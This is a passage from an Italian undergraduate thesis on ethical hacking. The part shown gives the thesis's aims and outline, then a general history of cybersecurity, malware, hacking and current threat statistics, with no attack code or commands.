UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione

TESI DI LAUREA

Realizzazione di alcune campagne di ethical hacking su siti con diverse forme di vulnerabilità

Implementation of some ethical hacking campaigns on sites with different forms of vulnerability

Relatore

Prof. Domenico Ursino

Correlatore

Dott. Luca Virgili

Candidato

Alessio Giacconi

ANNO ACCADEMICO 2022-2023

"Si vive una volta sola.
Siamo costretti a fare buon uso del tempo che abbiamo
e a fare qualcosa che sia significativo e soddisfacente.
Questo è qualcosa che per me è significativo e soddisfacente.
Mi piace aiutare le persone che sono vulnerabili.
E mi piace schiacciare i bastardi."

Julian Assange, intervista al *Der Spiegel*

Sommario

La diffusione di strumenti informatici e il loro impiego giornaliero nei più svariati contesti lavorativi ci pone di fronte a nuove sfide, quali la protezione e la messa in sicurezza di dati e informazioni sensibili. Per poter affrontare al meglio queste nuove problematiche è stato necessario studiare e sviluppare nuove tecniche e strumenti. Tutto ciò ha portato alla creazione del concetto di cybersecurity, ovvero l'insieme di persone, processi e tecnologie che si fondono per proteggere le aziende, le persone o le reti dagli attacchi digitali. In questo ambito di rilievo è la figura dell'hacker etico, ossia un esperto di sicurezza informatica capace di simulare attacchi a reti, infrastrutture IT, siti web o applicazioni per identificare e risolvere eventuali vulnerabilità e migliorare la sicurezza. L'obbiettivo di questa tesi è quello di comprendere più a fondo sia cosa si intenda con ethical hacking, sia in che modo agisce l'ethical hacker, quali strumenti usa e quali benefici è in grado di apportare il suo operato alla collettività. Inoltre, verrà illustrato lo strumento principale con cui gli hacker etici sono in grado di portare a termine il loro lavoro, ovvero il penetration test, andandolo a studiare sia dal punto di vista teorico, ma anche pratico, esaminando tre campagne di ethical hacking condotte su macchine virtuali affette da differenti tipologie di vulnerabilità. Per comprendere meglio come verranno eseguite queste campagne, verranno illustrati diversi strumenti software che saranno impiegati nel corso della trattazione e che sono ampiamente utilizzati nel settore della sicurezza informatica.

Keyword: Ethical hacking; Hacker Etico; Cybersecurity; Penetration Test; Red Team; Vulnerabilità.

Indice

Elenco delle figure

Introduzione

Il mondo della sicurezza informatica, ormai, permea la vita quotidiana di ciascuno di noi; la sicurezza dei dati e delle informazioni, che quotidianamente condividiamo su social network, applicazioni per il telefono e siti web, rappresenta una delle sfide più importanti da dover affrontare, sia dal punto di vista sociale, che economico che politico. Infatti, l'utilizzo improprio di questi dati può causare, ad esempio, danni d'immagine ad aziende e organizzazioni, oppure i dati possono essere sfruttati per manipolare l'opinione pubblica, così come avvenuto per lo scandalo di Cambridge Analytica, dove l'azienda avrebbe immagazzinato informazioni di 50 milioni di utenti per scopi elettorali. Avendo, allora, bene in mente il ruolo che i sistemi informatici e il loro utilizzo hanno assunto nella nostra società, non desta stupore la crescente importanza della cybersecurity e, in particolar modo, dell'ethical hacking.

La sicurezza informatica, nota anche come sicurezza digitale, è la pratica volta a proteggere le informazioni digitali, i dispositivi e le risorse personali, compresi le informazioni personali, gli account, i file, le fotografie e anche il denaro. La sicurezza informatica si fonda su tre pilastri fondamentali: confidenzialità, ovvero proteggere le proprie informazioni personali e garantire che solo persone autorizzate possano accedervi, integrità, ovvero assicurarsi che le informazioni non possano essere corrotte senza autorizzazione, e accesso, ossia assicurarsi di poter accedere alle informazioni desiderate quando necessario. Per garantire questi principi vengono sfruttate tecnologie che permettono di individuare in maniera preventiva le minacce e le vulnerabilità riguardanti le infrastrutture informatiche, così da prevenire eventuali attacchi da parte di malintenzionati. In questo contesto si può comprendere meglio quale sia il ruolo giocato dall'ethical hacking, ovvero l'attività di analisi di un sistema informatico allo scopo di identificare le aree in cui un'organizzazione può migliorare la propria sicurezza informatica. A seguito di una o più simulazioni di attacco, gli hacker etici redigono un rapposto che descrive nel dettaglio ciò che hanno fatto o ciò che manca in termini di sicurezza informatica, e lo consegnano all'organizzazione in modo che possa colmare le falle individuate. La figura professionale che si occupa di eseguire tali attacchi è quella dell'hacker etico, che pensa e agisce come un hacker criminale, con la differenza dell'impostazione "etica", che gli permette di operare non per danneggiare l'organizzazione, ma per aiutarla a rilevare le criticità nella sicurezza delle sue reti e dei suoi sistemi.

La presente tesi ha come obbiettivo studiare quale sia il ruolo dell'ethical hacking nella realtà odierna, prestando attenzione alla figura professionale che, in primo luogo, mette in campo le sue conoscenze per garantire la sicurezza delle infrastrutture informatiche, ovvero l'hacker etico. Prima di descrivere, però, l'attività svolta dall'ethical hacker, è utile contestualizzarla dal punto di vista storico e sociale; per questa ragione può risultare d'aiuto avere una maggiore comprensione della storia della cybersecurity e dell'hacking etico. Una

volta compreso appieno l'ambito in cui si vuole muovere questa trattazione, siamo scesi nei dettagli di come operano gli hacker etici, quali siano i loro differenti modus operandi, in base agli scopi che devono raggiungere, e quali siano le tecniche che impiegano. Tra le varie tipologie che verranno esaminate, gli hacker etici appartenenti ai red team sarà quella su cui ci focalizzeremo maggiormente. L'hacker etico appartenente ad un red team, infatti, adotta un particolare tipo di approccio alla sicurezza informatica, ovvero una sicurezza offensiva. Con questo termine si intende l'attività che permette di individuare e contrastare gli attacchi informatici in modo proattivo, simulando attacchi al fine di identificare le vulnerabilità e migliorare la sicurezza. Verranno descritte nel dettaglio tutte le fasi del lavoro di un red team e anche diverse delle strategie adottate dai suoi membri nel corso dei loro processi.

Tra le varie metodologie discusse, ci si focalizzerà su quella dei penetration test, tipologia di analisi di un sistema informatico che consiste in un cyber-attacco simulato autorizzato, eseguito per valutare la protezione del sistema. Nel corso della presente tesi verranno illustrate dettagliatamente tre campagne di ethical hacking, ossia dei penetration test svolti su alcune macchine virtuali reali. Queste macchine sono fornite dalla piattaforma HackTheBox, sito che mette a disposizione diverse macchine virtuali realistiche per poter simulare attacchi informatici. Le tre campagne esaminate serviranno sia a dare l'idea di come si svolga un penetration test, sia a fare esperienza di varie vulnerabilità spesso riscontrabili in sistemi informatici di uso comune.

Per portare a termine i tre pentration test sono stati utilizzati vari strumenti software e svariate tecnologie che verranno descritti in dettaglio nel corso della tesi. Il sistema operativo utilizzato solitamente per questo tipo di operazioni è Kali Linux, distribuzione Linux prodotta appositamente per supportare il lavoro degli hacker etici grazie alla grande varietà di tool e software presenti nella sua versione di base.

La presente tesi si compone di sette capitoli, strutturati nel seguente modo:

- Nel primo capitolo viene presentata un'introduzione di carattere generale su cosa sia la cybersecurity, da quali esigenze ne scaturisce la sua necessità e su quale sia l'impatto economico e sociale che ha comportato, e che comporta tuttora. Inoltre, verranno illustrate alcune delle maggiori minacce informatiche a cui le aziende e le organizzazioni devono prestare attenzione.

- Proseguendo con il secondo capitolo, si scenderà più nel dettaglio su cosa sia effettivamente l'ethical hacking, a partire dalla sua storia e dal significato che porta con sé il termine "hacking etico". Verrà, poi, delineato con maggiore accuratezza il profilo dell'hacker etico, si vedrà come agisce verrano analizzate le tre macro-categorie di hacker etici, ovvero i: red team, i blue team e i purple team. Una volta descritte, quindi, le varie tipologie, si scenderà nel dettaglio dell'hacker appartenente al red team, esaminando le modalità con cui opera e i vantaggi che la sua attività è in grado di apportare ad un'azienda. Infine verrà illustrato con più accuratezza cosa sia un penetration test e come venga svolto.

- Nel terzo capitolo verranno esposte molte delle tecnologie che verranno impiegate nel corso delle successive campagne di hacking. Verranno, quindi, analizzati il sistema operativo scelto per svolgere gli attacchi e diversi software, così da avere una maggiore comprensione del lavoro che verrà svolto successivamente sulle macchine virtuali.

- Il quarto capitolo sarà dedicato alla descrizione della prima campagna di ethical hacking, svolta sulla macchina Soccer, operante con sistema operativo Linux e sede di un web server. Per riuscire a violare la macchina, ottenendo sia User che Root flag, dovremo sfruttare diverse forme di vulnerabilità, quali Local File Inclusion e SQL Injection.

- Nel quinto capitolo verrà esaminato la seconda campagna di ethical hacking, che vedrà come protagonista la macchina Stocker, anche questa provvista di sistema operativo Linux e contenente un web server. Nel corso di questo attacco si avrà la possibilità di confrontarsi con vulnerabilità diverse da quelle riscontrate precedentemente, quali NoSQL Injection, Server Side Template Injection e Cross-Site Scripting.
- Il sesto capitolo tratta la campagna di hacking eseguita sulla macchina Escape, differente dalle precedenti in quanto basata su sistema operativo Windows. L'ambiente in cui ci dovremo muovere sarà molto diverso dai precedenti, in quanto la macchina ospita un'Active Directory Windows. Per poter ottenere privilegi da utente e da amministratore dovremo sfruttare dei particolari errori di configurazione del sistema, come le falle presenti nella sicurezza del protocollo Netbios-ns e una vulnerabilità nota come 'Misconfigured Certificate Template - ESC1'.
- Infine, nel settimo capitolo, verranno tratte le conclusioni in merito all'attività svolta.

CAPITOLO 1

Introduzione alla cybersecurity

Il primo capitolo di questa tesi vuole essere un capitolo introduttivo su cosa sia la Cybersecurity, termine usato solitamente come sinonimo di sicurezza informatica ma che, in realtà, ne rappresenta una sottoclasse: se con sicurezza informatica, infatti, si intende tutto l'insieme di mezzi, tecnologie e procedure atte alla protezione dei sistemi informatici, con cybersecurity si indica solamente l'ambito legato alle tecnologie. Avendo ben chiara la differenza, nel corso della seguente trattazione le due terminologie verranno comunque usate in modo equivalente. Verranno anche osservate più da vicino le ragioni che hanno portato la cybersecurity ad essere un importante settore di investimento per le aziende, valutando, quindi, il suo impatto economico e sociale.

1.1 Cybersecurity e perché ne abbiamo bisogno

Nella sicurezza informatica sono coinvolti elementi tecnici, organizzativi, giuridici e umani. La cybersecurity si configura più specificatamente nel contesto della sicurezza dei programmi e dei sistemi: con sicurezza dei programmi si intende l'attenzione, posta in fase di sviluppo da parte dei software developer, nel creare programmi che siano quanto più possibili privi di punti deboli sfruttabili da malintenzionati. Non è possibile, però, avere contemporaneamente la massima protezione e la massima efficienza in un programma: gli sviluppatori si trovano costretti a giungere ad un compromesso tra le due.

Con sicurezza dei sistemi informatici, al giorno d'oggi, si fa riferimento ad un insieme di procedure che servono, appunto, ad assicurare che un sistema informatico sia il meno possibile prono ad attacchi e, qualora venisse attaccato ugualmente, possa essere ripristinato il suo funzionamento nel minor tempo possibile. Prima di scendere nello specifico di come vengono protetti software e sistemi informatici è sicuramente utile seguire un percorso più generale, osservando, in primo luogo, come i sistemi di comunicazione si siano evoluti nel corso del tempo.

1.1.1 Comunicazione

Ha senso parlare di sicurezza informatica se si ha ben chiaro a quali concetti e strumenti viene applicata, ovvero gli strumenti di comunicazione. La necessità dell'essere umano di comunicare è stata presente fin dagli albori della nostra storia.

Il bisogno di mantenere memoria di eventi e informazioni ha fatto si che l'uomo, partendo da mezzi rudimentali e primitivi, quali tavolette di argilla e pergamene, sia arrivato a svilup-

pare mezzi di conservazione delle informazioni e comunicazione sempre più performanti. Alcune tappe significative di questo percorso sono l'invenzione della stampa a caratteri mobili di Gutemberg, svolta epocale nella diffusione dell'informazione, invenzione che ha dato la possibilità di stampare, in tempi ridotti, interi volumi, facilitando l'accesso al sapere ad una grande fetta della popolazione d'allora. Altro evento storico, che ha segnato l'inizio di una nuova era per la storia dell'uomo, è stata l'invenzione del telegrafo, avvenuta tra la fine del XVIII e gli inizi del XIX (Figura 1.1).




Figura 1.1: 6 gennaio 1838: Samuel Morse mostra l'uso del telegrafo

Da questa invenzione scaturirà, infatti, lo sviluppo di tutti gli altri mezzi di comunicazione di cui usufruiamo tuttora, quali il telefono, la radio e la televisione. Arrivando a tempi più recenti abbiamo i calcolatori elettronici, Internet e i social media. Tutti i mezzi di comunicazione citati finora hanno in comune l'aver consentito a un numero sterminato di persone di poter accedere liberamente alla cultura e all'informazione.

Così come tante informazioni si possono trovare attraverso questi mezzi, a questo si accompagna una mole smisurata di dati che sono conservati sugli stessi mezzi, dati che hanno una grande importanza dal punto di vista economico, politico e sociale e che, pertanto, è essenziale proteggere.

1.1.2 Protezione

Ha senso parlare di protezione dei dati soprattutto a partire dal XX secolo, periodo a partire dal quale i mezzi di comunicazione di massa, e in particolare i computer, sono diventati strumenti di uso comune all'interno di ogni ambito della vita lavorativa umana. Una vera e propria fioritura di metodi e tecniche per la protezione di queste informazioni si è verificata, se non altro, per questa ragione, anche se è necessario precisare che fin dall'antichità si sono sentiti il bisogno e la necessità di tutelare dati di una certa rilevanza.

Già a partire dal VI secolo a.C., infatti, era stata elaborata la crittografia, ovvero la disciplina che ha come obiettivo l'ideare metodi sicuri per occultare il reale significato di un testo; alcuni esempi sono il cifrario di Atbash, utilizzato dagli antichi popoli ebraici per offuscare alcuni nomi nella Bibbia, oppure il celeberrimo cifrario di Cesare.

Per quanto semplici possano essere, questi esempi di utilizzo della crittografia sono emblema della necessità sentita fin da sempre dall'uomo di proteggere informazioni importanti.

Questa esigenza si è tradotta, nell'epoca odierna, non solo con l'elaborazione di tecniche crittografiche sempre più avanzate e raffinate, ma anche con l'impiego di altri strumenti, come gli antivirus, software finalizzati a rilevare e neutralizzare malware e codici dannosi per la macchina. Si è sviluppata, anche, una nuova e più profonda sensibilità nei confronti dei temi della protezione dei dati che ha portato allo sviluppo di particolari procedure e alla creazione di nuove figure professionali con il preciso compito di assicurare la protezione dei sistemi informatici.

Questo cambiamento è avvenuto anche sulla base delle nuove minacce che lo sviluppo tecnologico ha generato.

1.1.3 Violazione

Così come le tecniche di occultamento e offuscazione dei dati hanno fatto passi da gigante, anche le strategie e i metodi per violare tutte queste forme di protezione sono rimaste quanto il più possibile al passo. A teorizzare i virus informatici fu per primo John Von Neumann che, nel suo "*Theory of Self Reproducing Automata*", dimostrò per via matematica la possibilità di realizzare computer capaci di riprodursi autonomamente e comportarsi come "organismi".

I primi veri e propri malware, che si rifacevano a quanto teorizzato e dimostrato da Von Neumann, fecero la loro comparsa nel corso della fine degli anni 70' e l'inizio degli anni 80'; questi particolari malware presero il nome di *worm* e avevano, proprio come teorizzato dall'informatico ungherese, la capacità di duplicarsi autonomamente. Nonostante questa prima forma di malware fosse stata creata solamente a scopo scientifico, non passò molto tempo affinché queste tipologie di software malevoli venissero impiegate per recare danno e sottrarre informazioni preziose.

È datata al 2017 la diffusione del ransomware *WannaCry*, dove con ransomware si intende un particolare tipo di malware che limita l'accesso a un dispositivo, richiedendo un riscatto da pagare per ottenere la decrittazione dei dati presenti su di esso (Figura 1.2). WannaCry causò il blocco di centinaia di migliaia di computer, chiedendo un riscatto in Bitcoin.

Figura 1.2: Richiesta di riscatto generata dal ransomware *CryptoLocker*

Altra minaccia concreta a cui i sistemi informatici moderni devono far fronte è quella degli *attacchi DDoS*. In questi attacchi vengono sfruttate reti di dispositivi connessi a Internet per bloccare l'accesso, da parte dei client, ad un determinato server. Per realizzare questo tipo di attacco, il malintenzionato deve creare un insieme di macchine infette, dette "*bot* o "*zombie*", con cui potrà successivamente inondare il server obbiettivo di richieste, saturando il traffico nella sua direzione e, sostanzialmente, bloccando il suo accesso a qualunque altro utente.

Inutile dire, a questo punto, che gli effetti economici e sociali generati da questi attacchi, se non gestiti in modo competente e repentino, possono essere molto ingenti.

1.2 L'impatto economico e sociale della cybersecurity

Per avere un'idea dell'impennata che hanno avuto gli attacchi informatici nel corso degli ultimi anni, è più che sufficente prestare attenzione ad una realtà più ristretta di quella mondiale, come quella italiana. In Italia, infatti, secondo il Rapposto Clusit 2023, documento che espone la situazione globale della sicurezza informatica treando informazioni da report da enti pubblici e privati, si è concentrato il 7.6% di tutte le azioni informatiche malevole a livello globale, registrando un aumento del 168% rispetto al 2021. Dallo stesso rapporto si evince che l'esito di questi attacchi ha provocato conseguenze molto gravi, o comunque critiche, nell'83% dei casi. Nella Figura 1.3 si può, a colpo d'occhio, notare l'impressionante aumento degli attacchi in Italia rispetto alla crescita media che ha interessato il resto del mondo.




Figura 1.3: Confronto tra aumento del numero di cyber-attacchi in Italia e nel resto del mondo

Sempre il 2023 in particolare si configura come l'anno peggiore per la cybersecurity, arrivando a contare 2489 incidenti gravi in tutto il globo; si è osservata una crescita annua del 21%. La conseguenza principale di questi attacchi sono, ovviamente, perdite economiche che, secondo una recente indagine di Atlas Vpn, in media si configurano al di sopra dei 100.000 dollari per il 37% delle aziende che ne hanno subiti.

A queste perdite economiche corrispondono disagi a livello sociale e causano importanti danni d'immagine per le stesse aziende che, nel 31% dei casi, lamentano interruzioni delle operazioni di partner e clienti e furto di informazioni finanziarie. Nella Figura 1.4 si può evincere come solo una minoranza degli attacchi effettuati con successo mira ad un diretto




Figura 1.4: Risultati ottenuti da attacchi informatici sferrati contro organizzazioni nel corso del 2020

furto di denaro (solo nel 18% dei casi); l'obbiettivo è, principalmente, l'interruzione dei servizi o la sottrazione di dati, con lo scopo, quindi, di creare disagio nei normali fruitori degli stessi.

La coscienza del rischio che i moderni sistemi informatici corrono ha spinto, e sta spingendo, molte aziende e organizzazioni ad incrementare gli investimenti in ambito di sicurezza informatica. Questo trend crescente è stato osservato anche nel già citato Rapport Clusit del 2023, dove è stato rilevato che, nel corso dell'ultimo anno, il 61% delle organizzazioni sopra i 250 addetti ha deciso di aumentare il budget per le attività di sicurezzza informatica, facendo raggiungere al mercato italiano per la cybersecurity un valore di 1.86 miliardi di euro, corrispondente ad un'accelerazione del 18% rispetto al 2021.

1.3 Le maggiori minacce informatiche oggi

Per contestualizzare e comprendere più a fondo la situazione in cui si trova la sicurezza informatica oggi e quali sono le minacce più incombenti, viene in aiuto il *Kasperky Security Bulletin*, un report annuale dove vengono illustrate le maggiori minacce informatiche a cui prestare attenzione. I principali cyber-crimini includono:

- media blackmail;
- fake data leak;
- phishing;
- MaaS, ovvero Malware as a Service.

La tecnica del *media blackmail*, detto più comunemente *blackmailing*, può essere compresa nella più vasta famiglia dei ransomware. Solitamente, dopo che è avvenuto il furto di dati e delle informazioni, i criminali pubblicano in un sito web un post con la richiesta di riscatto.

Se i termini da loro imposti non dovessero essere rispettati, o se non fosse effettuato il pagamento, i dati verrebbero messi all'asta, così da constringere l'acquisto o il riscatto in tempi veloci. Questa tecnica si distingue dal normale ransomware, dove i malintenzionati contattano la vittima dell'attacco in forma privata.

Con *fake data leak* si intende una falsa fuga di notizie. L'obbiettivo dei malintenzionati, che è sempre quello di estorcere denaro, vuole essere raggiunto pubblicando notizie false sull'azienda target che parlano di fughe di dati sensibili. Queste notizie false causano ingenti danni d'immagine all'azienda e la stessa viene poi ricattata dai malintenzionati, che garantiscono di eliminare le notizie false a seguito del pagamento di un riscatto. È da precisare che questo non è propriamente un attacco informatico o una tecnica di cracking, ma, invece, una truffa informatica.

Il *phishing* è un tipo di truffa informatica attraverso la quale il criminale informatico cerca di ingannare la vittima convincendola a fornire informazioni sensibili, fingendosi un interlocutore affidabile. I dati ottenuti in questo modo serviranno poi a finalizzare ulteriori attacchi informatici o potranno già essere strumento di ricatto. Si avrà modo di parlare di questo tecnica di attacco anche nel corso del prossimo capitolo.

Infine, abbiamo gli attacchi di tipo *MaaS*, *Malware as a Service*, ovvero dei malware che possono essere acquistati all'interno di piattaforme ad hoc e che consentono, anche ai criminali meno esperti, di creare o, direttamente, acquistare malware, ransomware e virus. L'efficacia e la continua evoluzione di questi software ne rende, pertanto, difficile anche la prevenzione e il contrasto.

CAPITOLO 2

Cos'è l'ethical hacking

Nel coros di questo capitolo verrà offerta una panoramica di carattere generale su cosa sia stato nel passato e cosa rappresenta oggi l'hacking, osservando la storia e i punti di svolta di un'attività che, col passare del tempo, diventa sempre più centrale e strategica nella società odierna. Successivamente sposteremo la nostra attenzione sulla figura dell'hacker etico, su quali sono le responsabilità e le competenze che deve avere per poter svolgere in modo efficace la sua attività. Illustreremo anche le varie tipologie in cui si possono contraddistinguere gli hacker, distinzione che è possibile fare sulla base delle tecniche e metodologie impiegate. A seguire ci focalizzeremo su un particolare tipo di hacker etici, i red team, gruppi che eseguono attacchi informatici contro strutture informatiche di organizzazioni con l'obbiettivo di individuare le debolezze e riferirle ai propietari affinché possano eliminarle. Esamineremo, quindi, nello specifico le strategie adottate dai red team, ponendo particolare attenzione ai penetration test, vero fulcro sul quale si basa l'azione di un hacker etico appartenente ad un red team.

2.1 Storia e definizione

In una realtà così estesamente ed intensamente connessa come quella in cui viviamo oggi, i sistemi informatici costituiscono strumenti con cui dobbiamo interfacciarci continuamente e che ci consentono di rendere più efficaci ed efficienti le operazioni e i compiti che svolgiamo nella nostra quotidianità. I dati e la mole di informazioni che affidiamo alla rete rappresentano, inoltre, una fondamentale fonte di ricchezza, una risorsa strategica e utile dal punto di vista sociale, economico e politico e che, pertanto, è necessario tenere al sicuro. Proprio per questo motivo, per il grande valore assunto dai dati e per l'essenzialità dei sistemi informatici, anche l'hacking ha assunto un'importanza cruciale tanto da diventare, negli ultimi anni, frontiera di scontro. Le guerre non vengono più combattute solamente con colpi di arma da fuoco, ma anche attraverso attacchi informatici alle infrastrutture dei paesi in conflitto. Ripercorriamo, allora, rapidamente la storia dell'hacking e alcuni eventi determinanti che hanno rappresentato punti di svolta e che possono aiutare a far comprendere meglio il valore di questa attività.

2.1.1 Hacking nel passato e nel presente

I primi germogli di quello che noi chiamiamo *hacking* risalgono alla fine della seconda metà del XX secolo, quando il matematico e crittografo britannico Alan Mathison Turing, insieme ad un gruppo di altri crittografi, lavorò alla decriptazione del sistema di comunicazione

tedesco Enigma, dispositivo usato dal comando tedesco per cifrare e decifrare infromazioni sensibili. L'impiego di conoscenze informatiche in ambito politico e militare si può, quindi, osservare già da periodi ben più remoti di quello odierno. A conferma di ciò basti osservare che il termine 'hacker' è stato usato per la prima volta negli anni Sessanta presso il Tech Model Railroad Club del MIT di Cambridge; la parola è nata con un'accezione del tutto positiva e voleva indicare quelle persone dotate di formidabili capacità nell'ambito informatico e che fossero, quindi, in grado di spingere i software al di là dei ristretti scopi per cui erano stati pensati. Fu, quindi, in questo ambiente che il termine *hacker* prese piede e furono proprio queste le figure che contribuirono nel 1969 allo sviluppo di ARPAnet (Figura 2.1), prima rete di computer, inizialmente usata dal Dipartimento della Difesa degli Stati Uniti per scopi di tipo militare e che si evolverà fino a diventare la rete di telecomunicazioni, Internet, che adoperiamo oggi.




Figura 2.1: Mappa riportante i quattro nodi che andavano a creare la prima versione di ARPAnet

ARPAnet fu di grande importanza anche per i singoli gruppi di hacker che, al tempo, non avevano modo di comunicare; questo consentì, quindi, la creazione di gruppi su una scala molto più ampia. Con questa accezione generica e positiva di hacker allora si possono annoverare moltissimi programmatori ed esperti informatici, quali Ken Thompson, sviluppatore di Unix, Dennis Ritchie, sviluppatore del linguaggio di programmazione 'C', Steve Wozniak e Steve Jobs, creatori delle prime *blue box*, ovvero dispositivi usati per infiltrarsi in sistemi telefonici, ma ricordati per aver creato il colosso dell'informatica *Apple*.

Nel corso degli anni Ottanta vennero a crearsi dei collettivi di hacker che tuttora sono attivi, come *Legion of Doom* negli USA e *Chaos Computer Club* in Germania, il cui obiettivo è l'ottenimento di maggiore libertà di informazione e di parola.

